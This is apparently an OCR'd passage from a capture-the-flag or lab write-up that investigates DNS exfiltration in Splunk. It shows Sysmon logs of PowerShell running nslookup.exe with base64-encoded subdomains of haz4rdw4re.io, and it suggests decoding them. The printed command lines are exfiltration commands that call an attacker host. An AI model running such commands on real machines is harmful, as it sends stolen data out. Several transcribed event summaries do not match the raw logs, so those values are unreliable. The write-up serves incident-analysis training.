
This technique is typically used to **exfiltrate data from compromised machines**, using DNS to sneak around firewalls, evade detection and monitoring tools.

There are 10 events on Splunk showing identical requests of DNS queries to the same domain under diffrent base64 encoded subdomains.

Decoding the Domains:

The subdomains VENEz0OTg0NYYZJA1ONE and RNYjeG2HYTNY2T1Q= look like encoded strings. Let's decode them to understand what data the attacker might be exfiltrating.

To decode quickly, gather all the encoded subdomains from all 10 events and ask ChatGPT AI to decode the content exfiltrated.




```
>  5/27/25              { [-]
   2:45:25.064 PM          datasource: sysmon
                           event.action: Process Create (rule: ProcessCreate)
                           event.code: 1
                           host.name: win-3450
                           process.command_line: "C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
                           process.name: nslookup.exe
                           process.parent.name: powershell.exe
                           process.parent.pid: 3728
                           process.pid: 3952
                           process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                           timestamp: 05/27/2025 15:45:25.064
                        }
                        Show as raw text
                        host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
>  5/27/25              { [-]
   2:45:25.064 PM          datasource: sysmon
                           event.action: Process Create (rule: ProcessCreate)
                           event.code: 1
                           host.name: win-3450
                           process.command_line: "C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
                           process.name: nslookup.exe
                           process.parent.name: powershell.exe
                           process.parent.pid: 3728
                           process.pid: 4752
                           process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                           timestamp: 05/27/2025 15:45:25.064
                        }
                        Show as raw text
                        host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
```

Event 3 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "8AAAAADxpw2S9yG2vG1v.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064

Event 4 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "8KE0Tf0sS2wM2jAylsoKkA.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064




```
> 5/27/25          { [-]
  2:45:25.064 PM      datasource: sysmon
                      event.action: Process Create (rule: ProcessCreate)
                      event.code: 1
                      host.name: win-3450
                      process.command_line: "C:\Windows\system32\nslookup.exe" AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io
                      process.name: nslookup.exe
                      process.parent.name: powershell.exe
                      process.parent.pid: 3728
                      process.pid: 6604
                      process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                      timestamp: 05/27/2025 15:45:25.064
                   }
                   Show as raw text
                   host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
> 5/27/25          { [-]
  2:45:25.064 PM      datasource: sysmon
                      event.action: Process Create (rule: ProcessCreate)
                      event.code: 1
                      host.name: win-3450
                      process.command_line: "C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
                      process.name: nslookup.exe
                      process.parent.name: powershell.exe
                      process.parent.pid: 3728
                      process.pid: 3800
                      process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                      timestamp: 05/27/2025 15:45:25.064
                   }
                   Show as raw text
                   host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
```

Event 5 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "AFBLf4UAAC9C9Xh1058RAA.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064

Event 6 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "nL2nMDy7N4C8JTM0rCgvKk.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064




```
>   5/27/25            { [-]
    2:45:25.064 PM        datasource: sysmon
                          event.action: Process Create (rule: ProcessCreate)
                          event.code: 1
                          host.name: win-3450
                          process.command_line: "C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
                          process.name: nslookup.exe
                          process.parent.name: powershell.exe
                          process.parent.pid: 3728
                          process.pid: 5696
                          process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                          timestamp: 05/27/2025 15:45:25.064
                       }
                       Show as raw text
                       host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
>   5/27/25            { [-]
    2:45:25.064 PM        datasource: sysmon
                          event.action: Process Create (rule: ProcessCreate)
                          event.code: 1
                          host.name: win-3450
                          process.command_line: "C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
                          process.name: nslookup.exe
                          process.parent.name: powershell.exe
                          process.parent.pid: 3728
                          process.pid: 5432
                          process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                          timestamp: 05/27/2025 15:45:25.064
                       }
                       Show as raw text
                       host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
```

Event 7 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "6dW8mJy6hcR8bW5y3SuyS.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064

Event 8 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "U3vbWFye54Dhc8JTM0rCgvKk.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064



```
>  5/27/25            { [-]
   2:45:25.064 PM        datasource: sysmon
                         event.action: Process Create (rule: ProcessCreate)
                         event.code: 1
                         host.name: win-3450
                         process.command_line: "C:\Windows\system32\nslookup.exe" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io
                         process.name: nslookup.exe
                         process.parent.name: powershell.exe
                         process.parent.pid: 3728
                         process.pid: 5704
                         process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                         timestamp: 05/27/2025 15:45:25.064
                      }
                      Show as raw text
                      host = 10.10.229.229:8989  source = eventcollector  sourcetype = _json
>  5/27/25            { [-]
   2:45:25.064 PM        datasource: sysmon
                         event.action: Process Create (rule: ProcessCreate)
                         event.code: 1
                         host.name: win-3450
                         process.command_line: "C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
                         process.name: nslookup.exe
                         process.parent.name: powershell.exe
                         process.parent.pid: 3728
                         process.pid: 5520
                         process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                         timestamp: 05/27/2025 15:45:25.064
                      }
                      Show as raw text
                      host = 10.10.229.229:8989  source = eventcollector  sourcetype = _json
```

Event 9 (5/27/25, 2:45:25 PM)


- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "AdAAAE.LudWzdG9yYhJ2cvu.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064

Event 10 (5/27/25, 2:45:25 PM)

- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "UESDBQAAAIANIgLIfVU3cDIgAAAI.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Timestamp**: 05/27/2025 15:45:25.064

